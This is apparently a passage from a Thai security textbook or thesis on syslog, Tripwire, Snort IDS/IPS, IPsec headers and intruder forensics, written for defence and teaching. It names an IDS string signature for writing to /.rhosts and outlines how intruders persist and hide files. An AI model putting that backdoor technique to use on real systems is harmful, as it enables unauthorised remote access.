mail.debug /var/log/mail.log

ความหมาย ส่งข้อมูลล็อกที่ไม่ใช่ข้อมูลฉุกเฉินไปยังไฟล์ธรรมดา

- local2.debug /var/log/sudo.log

local2.alert /var/log/sudo-errs.log

auth.info /var/log/auth.log

ความหมาย เก็บข้อมูลที่เกี่ยวข้องกับการทำ authorization เช่น sudo

- local7.debug /var/log/tcp.log

ความหมาย และข้อมูลอื่นๆ

- user.info /var/log/user.log

ความหมาย ข้อมูลของ user

ข้อควรระวังคือ ในกรณีที่เวลาของแต่ละเครื่องไม่ตรงกันนั้นอาจจะก่อให้เกิดความยุ่งยากมากทีเดียว เพราะเวลาที่เขียนลงในล็อกไฟล์นั้นเป็นเวลาของเครื่องที่ทำหน้าที่บันทึกข้อมูลล็อกไม่ได้ดึงมาจาก เครื่องที่ส่งข้อมูลล็อกมาให้แต่อย่างใด ดังนั้นจึงควรทำ clock synchronize ในทุกๆ เครื่องเพื่อให้เวลาที่บันทึกข้อมูลลงล็อกไฟล์นั้นตรงกัน

ตารางที่ 2.3 แสดงรายชื่อซอฟต์แวร์ที่ใช้ syslog

Program	Facility	Levels	Description
amd	daemon	err-info	NFS automounter
date	Auth	notice	Set the time and date
ftpd	daemon	err-debug	FTP daemon
gated	daemon	alert-info	Routing daemon
halt/reboot	Auth	crit	Shutdown programs
inetd	daemon	err, warning	Internet super-daemon
login/rlogind	Auth	crit-info	Login programs
lpd	Lpr	er-info	BSD line printer daemon
named	daemon	err-info	Name server (DNS)
nnrpd	News	crit-notice	INN news reader
ntpd	daemon, user	crit-info	Network time daemon

Program	Facility	Levels	Description
passwd	Auth	err	Password-setting program
popper	local0	notice, debug	Mac/PC mail system
sendmail	Mail	alert-debug	Mail transport system
su	Auth	crit, notice	Switches UIDs
sudo	local2	alert, notice	Limited su program
syslogd	Syslog, mark	err-info	Internal errors, timestamps
tcpd	local7	err-debug	TCP wrapper for inetd
cron	cron, daemon	info	System task-scheduling daemon
vmunix	Kern	*varies*	The kernel

สำหรับการดีบักหรือทดสอบการทำงานของ syslog ว่าทำงานหรือไม่นั้น สามารถทำได้โดยไม่ยากนัก เช่นเพิ่มบรรทัดด้านล่างนี้ใน syslog.conf

local5.warning /var/log/test.log

จากนั้นให้ restart syslogd ใหม่ แล้วจึงรันคำสั่ง #logger -p local5.warning "test" ซึ่งถ้าเป็นไปตามปกติแล้ว ในไฟล์ /var/log/test.log ก็จะมีคำว่า test ปรากฏอยู่ด้วย

สำหรับ Red Hat ที่ต้องการทำหน้าที่เป็นเครื่องที่ทำหน้าที่เก็บข้อมูลล็อกสำหรับเครื่องอื่นๆ ภายในเครือข่าย สามารถแก้ไขได้โดยเพิ่ม -r ใน startup options ของ syslog daemon โดยแก้ไขได้ที่ /etc/sysconfig/syslog หรือที่ /etc/rc.d/init.d/syslog

ข้อสังเกต

syslog นั้นเป็นมาตรฐานสำหรับการทำ logging ของยูนิกซ์และลินุกซ์ แต่ syslog กำลังจะถูกแทนที่โดย syslog-ng (syslog new generation) ซึ่งมีความยืดหยุ่นมากกว่า standard syslog และสามารถเก็บข้อมูลล็อกบนพื้นฐานของ regular expression ได้

สำหรับการตรวจสอบล็อกไฟล์นั้น โดยปกติควรจะตรวจสอบอย่างน้อยวันละหนึ่งครั้ง แต่เนื่องจาก ล็อกไฟล์โดยส่วนใหญ่มักจะมีขนาดใหญ่ บางครั้งผู้ดูแลระบบเองอาจจะเผอเรอ หรือมองข้าม ในบางจุดไป ซึ่งอาจจะก่อให้เกิดความเสียหาย ต่อระบบได้ การนำ Swatch และ Logwatch มาใช้งาน จะช่วยลดปัญหาเรื่องการสูญเสียเวลาได้ สำหรับ Swatch นั้น เป็น daemon ที่

ทำหน้าที่ตรวจสอบรูปแบบ (pattern matching) ของล็อกไฟล์ เมื่อเจอข้อมูลที่ต้องการก็สามารถรัน script หรือโปรแกรมอื่นได้ เช่นอาจจะสั่งให้ส่งอีเมลล์ ส่งเสียงปี๊บ ส่วน Logwatch นั้นทำงานบน cron job มีหน้าที่ในการตัดข้อมูลล็อก แล้วส่งผ่านอีเมลล์ไปยังผู้ดูแลระบบ เนื่องจากการส่งข้อมูล ล็อกไปยังเครื่องที่ทำหน้าที่เก็บข้อมูลล็อกอื่นนั้น ไม่มีกระบวนการของการตรวจสอบและยืนยันตัวตน และทำงานโดยใช้ UDP port 514 (user datagram protocol) ซึ่งเป็นโพรโตคอลที่ไม่มีการรับประกันการส่งข้อมูล และยังสามารถปลอมแปลง header ได้โดยง่าย ดังนั้นผู้ดูแลระบบควรติดตั้งไฟร์วอลเพื่อป้องกันไม่ให้เครื่องจากภายนอกส่งข้อมูลล็อกมายังเครื่องที่ทำหน้าที่เก็บข้อมูลล็อกดังกล่าว

ข้อเสียของ syslogd

1) เนื่องจาก syslog เป็นการส่งข้อมูลแบบ udp ทำให้ผู้ส่งไม่ได้รับความมั่นใจว่าข้อมูลที่ส่งไปให้เครื่อง server นั้น จะไปถึงหรือไม่
2) การที่ไม่มีการทำ authentication ก่อนว่าใครคือคนส่ง ก็อาจจะนำไปสู่การส่งข้อมูลแปลกปลอมปนเข้าไปยังเครื่อง log server เพื่อไปชักนำให้การตามรอยผู้บุกรุก เกิดหักเหไปสู่ทิศทางที่ไม่ถูกต้อง และยังอาจจะทำให้เกิด DOS ได้
3) การส่งข้อมูล plaintext โดยไม่มีการเข้ารหัสก่อนที่จะส่ง อาจจะทำให้ผู้ไม่หวังดีสามารถดักจับข้อมูลไปดู และอาจจะทำให้รู้ได้ว่าระบบเราลงโปรแกรมอะไรบ้าง มีช่องโหว่หรือจุดอ่อน อะไรซึ่งอาจจะนำไปสู่การโจมตีหรือละเมิดความปลอดภัยได้

2.4.1.2 syslog-ng

เป็นโปรแกรมที่ปรับปรุงมาจาก syslogd โดยมีความสามารถที่เพิ่มเติมเข้ามาคือ

- สามารถทำการรับส่งข้อมูลผ่าน protocol TCP ซึ่งมีการรับประกันความถูกต้องของข้อมูล ทำให้น่าเชื่อถือ แทนที่จะเป็นการส่งโดยผ่าน protocol UDP ซึ่งไม่มีการรับประกันความถูกต้องของข้อมูล ทำให้การส่งข้อมูลนั้นไม่น่าเชื่อถือและไม่ปลอดภัย การที่ใช้การเชื่อมต่อแบบ TCP ทำให้สามารถที่จะทำการเข้ารหัสและตรวจสอบ cert เพิ่มขึ้นมาได้ ซึ่งจะมีประโยชน์ในการตรวจสอบฝั่งที่ส่งและฝั่งที่รับได้
- สามารถที่จะใช้ตัวกรองเพื่อกรองข้อมูลได้ โดยสามารถกรองจาก regular expression
- สามารถปรับแต่งการทำงานได้ยืดหยุ่นมากกว่า ซึ่งเป็นประโยชน์ต่อการนำไปใช้
- สามารถกำหนดให้มีการไว้วางใจในชื่อ hostname ที่ส่งมาได้ ซึ่งโดยปกติค่าเริ่มต้นจะตั้งค่าไว้ว่าไม่ให้ไว้วางใจ โดยจะไปทำการ resolve จาก source IP ของ แพ็กเกต ที่เข้ามาแทน เพื่อป้องกันการปลอม hostname ซึ่งใน syslogd จะเชื่อค่า hostname ที่ส่งเข้ามา
- สามารถกำหนด queue ที่จะให้รับข้อมูลได้ว่าจะให้มากขนาดไหน

- สามารถกำหนด จำนวน connection ต่อ port ที่ให้รับนั้นได้ เพื่อป้องกันการดับดั่งของข้อมูล

ปัญหาของ syslog-ng คือ

1) ไม่มีการเข้ารหัสในการรับส่งข้อมูล
2) ไม่มีการทำ authentication ในระหว่างการรับส่งข้อมูล

2.4.1.3 Tripwire

เป็นโปรแกรมในยุคเริ่มต้นของโปรแกรมประเภทระบบตรวจจับผู้บุกรุกที่โฮสต์ ซึ่งภายหลังตัวโปรแกรม tripwire นี้ก็ถูกนำมาพัฒนาต่อกลายเป็นโปรแกรมระบบตรวจจับผู้บุกรุกที่โฮสต์ตัวอื่นๆ

การทำงาน

การทำงานของตัวโปรแกรม tripwire เริ่มจากการคำนวณหาค่า message digest ของแต่ละไฟล์ เก็บไว้ใน database เป็นค่าเริ่มต้น โดยค่าที่เก็บครั้งแรกนั้นเป็นค่าที่เก็บเมื่อระบบยังไม่ถูกละเมิดสิทธิ์ เป็นค่าที่ระบบยังปกติอยู่ ในการตรวจสอบระบบแต่ละครั้ง ตัวโปรแกรมก็จะทำการคำนวณค่า message digest ออกมาใหม่เพื่อเอาไปเปรียบเทียบกับค่าที่เก็บไว้ในตอนแรก ถ้าค่า message digest แตกต่างจากค่าที่เก็บไว้เมื่อตอนเริ่มต้นก็แสดงว่า มีการเปลี่ยนแปลงเกิดขึ้นกับไฟล์นั้น

Message digest คือไฟล์ชนิดพิเศษที่ผ่านกระบวนการเข้ารหัส โดยค่าที่ได้นี้ขึ้นอยู่กับข้อมูลภายในไฟล์นั้นๆ message digest ถูกออกแบบมาให้ยากมากที่จะคำนวณค่าออกมาเหมือนเดิมหรือที่จะคำนวณข้อมูล 2 ชุดได้ค่า message digest เหมือนกัน และยังมีคุณสมบัติในการป้องกันไม่ให้พิจารณาไปถึงค่าเริ่มต้นของข้อมูลได้ (ไม่สามารถถอดรหัส message digest ได้)

โดยปกติสำหรับ unix,linux จะใช้ md5sum ในการคำนวณหาค่า message digest ออกมา ซึ่งสามารถทดสอบได้โดยการใช้คำสั่ง md5sum ตามด้วยชื่อไฟล์ การเปลี่ยนค่าเพียงแค่ 1 บิทก็จะทำให้ค่า message digest มีค่าที่ไม่เหมือนเดิม ซึ่งมันเป็นไปไม่ได้ที่มีคนเปลี่ยนค่าในไฟล์แล้วจะได้ค่า message digest เป็นค่าเดิม

จากคุณสมบัติดังกล่าวทำให้ โปรแกรม tripwire เหมาะสำหรับการตรวจสอบไฟล์ที่มีความเสี่ยง โดยเราสามารถเข้าไปกำหนดค่าว่าจะให้ทำการตรวจสอบไฟล์ใดบ้างได้ที่ tw.pol

ข้อแนะนำ ในการเก็บค่า message digest ในครั้งแรกควรเก็บเอาไว้ที่ floppy disk หรือควรเก็บเอาไว้ที่แผ่น CD-ROM โดยไปทำการแก้ค่าได้ในไฟล์ configure

```
phantomb@Isag27:~/tmp$ md5sum server.pem
914822e263459a98b3d3c9a39887d09e server.pem
phantomb@Isag27:~/tmp$ md5sum server.pem
914822e263459a98b3d3c9a39887d09e server.pem
phantomb@Isag27:~/tmp$ nano server.pem
phantomb@Isag27:~/tmp$ md5sum server.pem
022a86914feb6608858cfdb3276772a1 server.pem
```

รูปที่ 2.2 แสดงตัวอย่างการหา checksum

จากรูปตัวอย่าง ได้ทำการเอาไฟล์ server.pem มาเข้า checksum โดย ครั้งแรกได้ค่าเก็บไว้แล้วลอง ทำอีกครั้งโดยไม่เปลี่ยนค่าใดๆในไฟล์ ส่วนครั้งสุดท้ายทำการลบตัวอักษรออก 1 ตัว ก็จะได้ค่าไม่เหมือนเดิม

2.4.2 ระบบตรวจจับผู้บุกรุกทางเครือข่าย

หลักการทำงานพื้นฐานของระบบตรวจจับผู้บุกรุกทางเครือข่ายก็คือ การดักจับแพ็กเก็ตที่ผ่านเข้ามายังเครือข่ายและนำข้อมูลจากแพ็กเก็ตนั้นมาวิเคราะห์ เพื่อตรวจสอบว่ามีลักษณะตรงกับรูปแบบการบุกรุกหรือไม่ เมื่อตรวจพบลักษณะที่ตรงกับการบุกรุกก็อาจจะทำการ แจ้งเตือนผู้ดูแลระบบ หรือทำการส่งข้อมูลไปเก็บลงระบบเก็บล็อกต่อไป แต่ถ้าเป็น IPS ก็สามารถที่จะทำการ drop หรือ block แพ็กเก็ตนั้นทิ้งไปได้เลย โดยถ้าต้องการให้เครื่องของเรารับข้อมูลแพ็กเก็ตเข้ามาพิจารณาก่อน โดยไม่สนว่าเป็นของใคร จะเรียกว่า โพรมิสคูอัสโหมด (promiscuous mode) เป็นโหมดที่อนุญาตให้ฮาร์ดแวร์รับข้อมูลดิบทั้งหมดบนเน็ตเวิร์กที่เข้ามาในเครื่องคอมพิวเตอร์ของตนเอง โดยที่ไม่สนใจว่าจะเป็นของใคร ส่งให้ใคร และเป็นการละเมิดข้อบังคับของโพรโตคอลหรือไม่

ลักษณะของซิกเนเจอร์ที่ใช้ในการตรวจสอบ

การวิเคราะห์แพ็กเก็ตนั้นจะสนใจแพ็กเก็ตที่มีลักษณะซิกเนเจอร์ตรงกับที่มีข้อมูลอยู่ ซิกเนเจอร์แบ่งออกได้เป็น 3 ประเภทดังนี้คือ

1. สตริงซิกเนเจอร์ (String signatures) จะสนใจส่วนของข้อมูลในแพ็กเก็ต โดยหาส่วนของสตริงที่อาจบ่งถึงว่าเป็นการบุกรุกได้ ตัวอย่างของสตริงซิกเนเจอร์สำหรับระบบยูนิกซ์ เช่น “cat”++”>/.rhosts” ซึ่งถ้าเจอในแพ็กเก็ตใด ก็อาจสรุปได้ว่าเป็นแพ็กเก็ตของการโจมตี

2. พอร์ตซิกเนเจอร์ (Port signatures) ตรวจดูการเชื่อมต่อไปยังพอร์ตที่นิยมใช้ในการโจมตี ตัวอย่างของพอร์ตเหล่านี้ได้แก่ telnet (ทีซีพี พอร์ต 23) FTP (ทีซีพี พอร์ต 21/20) SUNRPC (ทีซีพี/ยูดีพี พอร์ต 111) และ IMAP (ทีซีพี พอร์ต 143) ซึ่งถ้าพอร์ตเหล่านี้ไม่ได้ถูกใช้โดยไซต์นั้นแล้ว แพ็กเก็ตที่เข้ามายังพอร์ตเหล่านี้ก็จะจัดได้ว่าเป็นที่น่าสงสัยที่จะเป็นการบุกรุก
3. เฮดเดอร์ซิกเนเจอร์ (Header signatures) ตรวจสอบส่วนหัวของแพ็กเก็ตว่ามีส่วนประกอบที่ผิดปกติ ไม่สมเหตุสมผลหรือไม่ ตัวอย่างที่รู้จักกันดีที่สุดคือ Winnuke หรืออีกตัวอย่างก็คือ แพ็กเก็ตที่มีทั้งแฟล็ก SYN และ FIN ตั้งไว้ซึ่งหมายความว่าผู้ส่งต้องการที่จะเริ่มและหยุดการติดต่อในเวลาเดียวกัน

ข้อดีของระบบตรวจจับผู้บุกรุกทางเครือข่ายก็คือ สามารถตรวจพบการบุกรุกหรือการละเมิดความปลอดภัยและทำการป้องกัน ก่อนที่จะเกิดการโจมตีได้ โดยสามารถทำการตรวจสอบได้ตั้งแต่ที่แพ็กเก็ตยังเข้ามาไม่ถึงระบบ และสามารถดูถึงเจตนาที่มุ่งร้ายได้

ตัวอย่างโปรแกรมทางด้านระบบตรวจจับผู้บุกรุกทางเครือข่ายก็คือ โปรแกรม *snort* ซึ่งเป็นโปรแกรมที่นิยมใช้กันมากเนื่องจากเป็นโปรแกรม opensource และสามารถประยุกต์ใช้เป็นโปรแกรม IPS ได้ คือสามารถป้องกันได้โดยไม่ใช่แค่ตรวจสอบอย่างเดียวเท่านั้น

2.4.2.1 Snort และ Snort-Inline

Snort เป็นเครื่องมือที่ใช้ตรวจจับการบุกรุกทางเครือข่าย (network intrusion detection) โดยการทำงานของ Snort จะใช้ไลบรารี (library) พื้นฐานชื่อ libpcab ซึ่งใช้กันโดยทั่วไปในบรรดา network sniffer และ network analyzer ทั้งหลาย สำหรับ Snort นั้นสามารถทำ protocol analysis, content searching/matching, ตรวจจับการบุกรุกและ probe เช่น บัฟเฟอร์โอเวอร์โฟลว์, stealth port scan, CGI attack, SMB probe, OS Fingerprint และอื่นๆ

นอกจากนี้โปรแกรม Snort ยังมีคุณสมบัติในการทำ real-time alerting อีกด้วย นอกเหนือจากการเก็บล็อกไปที่ syslog หรือเก็บแยกไฟล์ต่างหาก และยังสามารถ alert ผ่าน winpopup ผ่านทาง Samba's client ได้อีกด้วย

ปัญหาที่สำคัญที่สุดของ IDS ก็คือ โดยส่วนใหญ่แล้ว IDS ไม่สามารถป้องกันการบุกรุกในลักษณะ "Real Time" ได้ เช่นการจู่โจมแบบ DoS (Denial of Services) หรือ DDoS (Distributed Denial of Services) Attack จากปัญหานี้ จึงมีคนคิดค้นเทคโนโลยีใหม่ขึ้นมา เรียกว่า "IPS" (Intrusion Prevention System) ซึ่งเราอาจจะให้คำจำกัดความง่ายๆ ว่า "IPS" = "IDS"+ "Active Response" หมายถึง IPS สามารถป้องกันการบุกรุกและหยุดการบุกรุกได้ทันท่วงที

IPS นั้น แบ่งออกเป็น 2 Generations ใน Generation แรกนั้น การหยุดการบุกรุกทำได้โดยการส่งสัญญาณ TCP Reset จัดการกับ TCP Session ที่ IPS คิดว่าเป็นการบุกรุกหรืออาจจะเข้าไป

เปลี่ยนแปลงแก้ไข Rules Based ใน Firewall แบบอัตโนมัติ ซึ่งบางครั้งอาจเกิดความผิดพลาดได้ สำหรับ IPS ใน Generation ที่ 2 นั้น ได้มีการปรับปรุงให้เป็นลักษณะ "Intelligent Network Element" ซึ่งสามารถรู้จักเทคนิคของพวก Hacker เช่น IDS Evasion หรือ Anomaly IP Packet โดยมีการวิเคราะห์ IP Packet Traffic อย่างละเอียด

IPS รุ่นใหม่ที่มีความฉลาดมากขึ้นนั้น มีการใช้เทคโนโลยีขั้นสูงในการวิเคราะห์ข้อมูล เช่น Neural Network และ Fuzzy Logic ซึ่งจะทำให้ลดปัญหา Fault Positive และ Fault Negative ลงได้อย่างมาก ตลอดจน เนื่องจาก IPS ใช้หลักการเปรียบเทียบข้อมูล แปลกปลอมจากการปรับแต่ง IP Packet โดยใช้มาตรฐาน RFC ของ IETF ในการตัดสินใจ ทำให้ IPS บางรุ่น สามารถป้องกันการ โจมตีแบบ DoS หรือ DDoS Attack ได้ด้วย

ปัญหาของ IPS ก็มีเหมือนกัน ที่ชัดเจนเลยก็คือ ยังมีราคาค่อนข้างแพงมาก เมื่อเปรียบเทียบกับ IDS ส่วนใหญ่แล้ว IPS ที่มาใน ลักษณะของ Network Appliance นั้นจะมีราคาในหลักล้านบาทขึ้นไป และ การทำงานของ IPS จะใช้หลักการที่เรียกว่า "Inline" หรือ บางตำราเรียกว่า"Gateway IDS" คือ มีการนำ IPS ไปกั้นกลางระหว่าง ต้นทาง กับ ปลายทาง ของเส้นทางการส่งข้อมูล โดยไม่ต้องมีการกำหนด IP address ให้กับตัว IPS ปัญหาก็คือ หากตัว IPS เกิดเสีย ถ้า IPS ไม่สามารถ Bypass ตัวเองได้ ก็จะทำให้เกิดปัญหาในการรับส่งข้อมูลระหว่างต้นทางกับปลายทาง ตลอดจนถ้า IPS ตัดสินใจผิด การ "Block" IP Packet ที่ IPS คิดว่าเป็นการบุกรุก แต่จริงๆ แล้วเป็น Traffic การใช้งานธรรมดา ก็จะเกิดปัญหากับผู้ใช้งานทั่วไปได้เช่นกัน


ต่อมาจึงมีการพัฒนาโปรแกรม Snort โดยมีการพยายามนำ Snort Engine มาแก้ไขให้เพิ่มความสามารถป้องกัน (drop) การโจมตีของบุกรุกได้ โดยไม่เพียงแต่แจ้งเตือน (alert) อย่างเดียว โดยนำ Snort Engine, iptables มาทำงานร่วมกันโดยดักจับ Packet ที่ Layer2 (Data-Link Layer) ซึ่งมีลักษณะการทำงานแบบ Bridge และตั้งชื่อใหม่ว่า "Snort Inline" ซึ่งมีคุณสมบัติเป็น IPS ที่สามารถป้องกันการโจมตีของ Hacker อย่างได้ผลและมีประสิทธิภาพ

2.5 Internet Protocol Security (IPsec)

IPsec เป็นส่วนเพิ่มขยายของ Internet Protocol (IP) ในชุดโพรโตคอล TCP/IP พัฒนาเพื่อเป็นส่วนหนึ่งของมาตรฐานของ IPv6 ซึ่งเป็นโพรโตคอลที่พัฒนาเพื่อใช้แทน IPv4 ที่ใช้ในปัจจุบันและกำหนดหมายเลข RFC เป็น RFC2401

IPsec ใช้โพรโตคอล 2 ชุดคือ Authentication Header (AH) และ Encapsulated Security Payload (ESP) เพื่อรองรับการพิสูจน์ตัวตน(Authentication) การรักษาความถูกต้องของข้อมูล (Integrity) และการรักษาความลับ (Confidentiality) ในระดับชั้นของ IP

โดยการใช้งานสามารถเลือกใช้ได้สองรูปแบบตามรูป



รูปที่ 2.3 รูปแบบการใช้งาน IPsec

- Tunnel mode เป็นการนำส่วนแพ็กเก็ตเดิมทั้งหมดมาครอบด้วย IP โพรโตคอลชุดใหม่ที่เป็นไปตามชุดโพรโตคอล IPsec สังเกตได้จากมีการเพิ่มเฮดเดอร์ IP และ AH เข้าไปข้างหน้าแพ็กเก็ตชุดเดิม
- *Transport mode* นำเฉพาะข้อมูลของโพรโตคอล IP ซึ่งจะประกอบด้วยข้อมูลของชั้น Transport (TCP หรือ UDP) และชั้นแอพพลิเคชัน โดยเพิ่มโพรโตคอล AH และเพิ่มข้อมูลใน IP เดิมให้เหมาะสมตามมาตรฐาน IPsec

การรักษาความถูกต้องของข้อมูลของ IP ดาตาแกรม (IP Datagram) ในชุดโพรโตคอล IPsec ใช้ Hash Message Authentication Codes หรือ HMAC ด้วยฟังก์ชันแฮชเช่น MD5 หรือ SHA-1 ทุกครั้งที่มีการส่งแพ็กเก็ตจะมีการสร้าง HMAC และใช้การเข้ารหัสไปด้วยทุกครั้ง เพื่อให้ปลายทางสามารถตรวจสอบได้ตามหลักการลายเซ็นดิจิตอลว่าต้นทางเป็นผู้ส่งแพ็กเก็ตนั้นมาจริง

ส่วนการรักษาความลับของข้อมูลนั้น จะใช้การเข้ารหัส IP ดาตาแกรมด้วยวิธีการเข้ารหัสด้วยกุญแจสมมาตร ด้วยวิธีการมาตรฐานที่เป็นรู้จักกันดีเช่น 3DES AES หรือ Blowfish เป็นต้น

ปัญหาหนึ่งของ IPsec คือการส่งกุญแจที่ใช้ในการเข้ารหัสไปกับแพ็กเก็ต ซึ่งจัดว่าไม่ปลอดภัย นอกจากนี้การแลกเปลี่ยนกุญแจนำไปสู่ปัญหาของการดูแลระบบที่ใช้ IPsec เพราะทั้งระบบต้องสนับสนุนการใช้งานโพรโตคอล IPsec เดียวกัน จะทำอย่างไรให้สามารถส่งกุญแจในการเข้ารหัสไปกับแพ็กเก็ตถ้าไม่มีการเข้ารหัสแพ็กเก็ตแต่อย่างใด เพื่อแก้ปัญหาจึงได้พัฒนาโพรโตคอลในการแลกเปลี่ยนกุญแจหรือ Internet Key Exchange Protocol (IKE)

IKE จะทำการพิสูจน์ตัวตนของปลายทางก่อนการสื่อสาร ในขั้นตอนถัดมาจึงสามารถแลกเปลี่ยนและตกลง Security Association และกุญแจในการเข้ารหัสได้ด้วยวิธีการแลกเปลี่ยนกุญแจตามวิธีการแลกเปลี่ยนกุญแจด้วยการใช้กุญแจสาธารณะเช่น Diffie-Hellmann เป็นต้น ซึ่งชุดโพรโตคอล IKE จะตรวจสอบกุญแจที่ใช้ในการเข้ารหัสระหว่างการติดต่อสื่อสารเป็นระยะตลอดการสื่อสารข้อมูลที่เกิดขึ้นแต่ละครั้ง

ชุดโพรโตคอล IPsec ประกอบด้วยโพรโตคอลหลักสองโพรโตคอลคือ Authentication Header (AH) และ Encapsulated Security Payload (ESP)

AH หรือ Authentication Header ทำหน้าที่รักษาความถูกต้องของ IP ดาตาแกรม โดยการคำนวณ HMAC กับทุก IP ดาตาแกรมตามรูป

Next Header	Payload Length	Reserved
Security Parameter Index (SPI)		
Sequence Number (Replay Defense)		
Hash Message Authentication Code		

รูปที่ 2.4 Authentication Header

เฮดเดอร์ของ AH มีขนาด 24 ไบต์ อธิบายได้ดังนี้

- Next Header ใช้เพื่อบอกให้ทราบว่ากำลังใช้รูปแบบใดในการใช้งาน IPsec ระหว่าง Tunnel mode ค่าจะเป็น 4 ส่วน Transport mode ค่าจะเป็น 6
- Payload length บอกความยาวของข้อมูลที่ต่อท้ายเฮดเดอร์ ตามด้วย Reserved จำนวน 2 ไบต์
- Security Parameter Index (SPI) กำหนด Security Association สำหรับใช้ในการถอดรหัสแพ็กเก็ตเมื่อถึงปลายทาง
- Sequence Number ขนาด 32 บิตใช้บอกลำดับของแพ็กเก็ต
- Hash Message Authentication Code (HMAC) เป็นค่าที่เกิดจากฟังก์ชันแฮชเช่น MD5 หรือ SHA-1 เป็นต้น

ESP หรือ Encapsulated Security Payload ใช้สำหรับรักษาความถูกต้องของแพ็กเก็ตโดยใช้ HMAC และการเข้ารหัสร่วมด้วย

Security Parameter Index (SPI)			
Sequence Number (Replay Defense)			
Initialization Vector (IV)			
Data			
	Padding	Padding Length	Next Header
Hash Message Authentication Code			

รูปที่ 2.5 Encapsulated Security Payload

- Security Parameter Index (SPI) กำหนด Security Association (SA) ระบุ ESP ที่สอดคล้องกัน
- *Sequence Number* ระบุลำดับของแพ็กเก็ต
- Initialization Vector (IV) ใช้ในกระบวนการเข้ารหัสข้อมูล ป้องกันไม่ให้สองแพ็กเก็ตมีการเข้ารหัสที่ซ้ำกันเกิดขึ้น
- Data คือข้อมูลที่เข้ารหัส
- Padding เป็นการเติม Data เพื่อให้ครบจำนวนไบต์ที่เข้ารหัสได้
- Padding Length บอกความยาวของ Padding ที่เพิ่ม
- Next Header กำหนดเฮดเดอร์ถัดไป
- HMAC ค่าที่เกิดจากฟังก์ชันแฮชขนาด 96 บิต

2.6 การตรวจร่องรอยหลักฐาน

2.6.1 การตรวจร่องรอยหลักฐานทางคอมพิวเตอร์

2.6.1.1 พื้นฐานสำคัญที่ใช้ในการ ตรวจสอบการละเมิดสิทธิ์ และหาข้อมูล

start-up

ตามพฤติกรรมของผู้บุกรุก หลังจากที่เข้ามาในเครื่องเราได้แล้ว ผู้บุกรุกมักจะทิ้งช่องทางเอาไว้เพื่อที่จะได้สามารถกลับเข้ามาในเครื่องเราได้อีกครั้ง และตามปกตินั้น ก็จะทำการลงโปรแกรมจะพวก rootkit หรือ อาจจะมีชุดคำสั่งที่เอาไปใส่ไว้เพื่อให้ทำงานทุกครั้งที่เปิดเครื่องขึ้นมา

โพรเซสแรกที่จะทำงานหลังจาก boot ก็คือ init โดยปกติแล้วสำหรับ ลินุกซ์นั้น init จะไปทำการอ่านค่าต่างๆ ที่ตั้งเอาไว้ที่ไฟล์ /etc/inittab ก่อน ซึ่งภายในไฟล์ก็จะกำหนดค่าที่ใช้ในการเริ่มต้นโพรเซส หลังจาก boot ระบบ และค่า ระดับการทำงานต่างๆเอาไว้ ซึ่งชี้มาจากไฟล์ /etc/rc*.d

สำหรับ /etc/rcS.d นั้นภายในโฟลเดอร์ จะเก็บไฟล์ที่จะให้ทำงานทุกครั้งเมื่อเปิดเครื่องไม่ว่าจะกำหนดค่าให้ทำงานที่ระดับใดก็ตาม โดยที่ไฟล์ที่กำหนดให้รันเมื่อเปิดเครื่องทุกครั้งจะขึ้นต้นด้วย S ส่วน ที่จะให้ทำทุกครั้งเวลาปิดเครื่อง ต้องขึ้นต้นด้วย K และ ที่ระดับต่างๆก็จะมีการกำหนดค่าให้เริ่มทำงานโปรแกรมตามที่กำหนดอีกที่ อย่างเช่นใน folder /etc/rc2.d/ ก็จะเก็บไฟล์ที่จะทำงานเมื่อระบบเริ่มต้นที กำหนดให้ใช้ระดับ2 โดยการตั้งชื่อนั้นก็จะเหมือนกันกับ rcS.d

โดยปกติแล้วไฟล์ที่ทำงานจริงๆจะเก็บเอาไว้ที่ /etc/init.d/ แต่ว่าจะทำ symbolic link เข้าไปที่ rc*.d ต่างๆแทน

เคอร์นัลโมดูล

จะเตรียมฟังก์ชั่นการทำงานต่างๆ เอาไว้ที่เคอร์นัล และมักจะถูกผู้บุกรุกนำไปใช้ในการควบคุมระบบของเรา โดยเคอร์นัลโมดูลสามารถโหลดในตอน เริ่มเปิดเครื่องโดยใช้คำสั่ง insmod หรือ modprobe หรืออีกวิธีก็คือการใช้เคอร์นัลซึ่งคำสั่งหรือโมดูลที่จะถูกโหลดเข้ามาตอนเปิดเครื่องนั้นโดยปกติแล้วจะถูกเก็บเอาไว้ที่ โฟลเดอร์ /lib/module/ ชื่อ kernel/ โดยที่ไฟล์ modules.dep จะเก็บ ว่าโมดูลใดขึ้นต่อกันบ้าง และโมดูลใดที่ต้องโหลดเข้ามาเพิ่มอีก

การซ่อนข้อมูล

เมื่อผู้บุกรุกเข้ามาพัวพันระบบ เป็นเรื่องปกติที่จะต้องทำการสร้างไฟล์ใหม่ขึ้นมาบนระบบ แต่ว่าผู้บุกรุกนั้นก็ไม่ต้องการที่จะให้คนอื่นสามารถพบเห็นได้ง่ายๆ จึงต้องมีการใช้เทคนิคต่างๆ เพื่อช่วยในการซ่อนไฟล์

วิธีการ 2 วิธีที่ผู้บุกรุกมักใช้เป็นประจำก็คือ

1. ทำการซ่อนไฟล์ เอาไว้ในที่ ที่ผู้ใช้ปกตินั้นไม่ค่อยสนใจ และไม่สังเกต ซึ่งในระบบยูนิกซ์ นั้นที่ๆหนึ่งที่มีคุณสมบัติดังนี้ก็คือ ที่โฟลเดอร์ /dev/ ซึ่งเป็นโฟลเดอร์ที่เก็บไฟล์ไว้มากมายและหลากหลายชนิด และมีการสร้างหรือลบอยู่เกือบตลอดเวลา

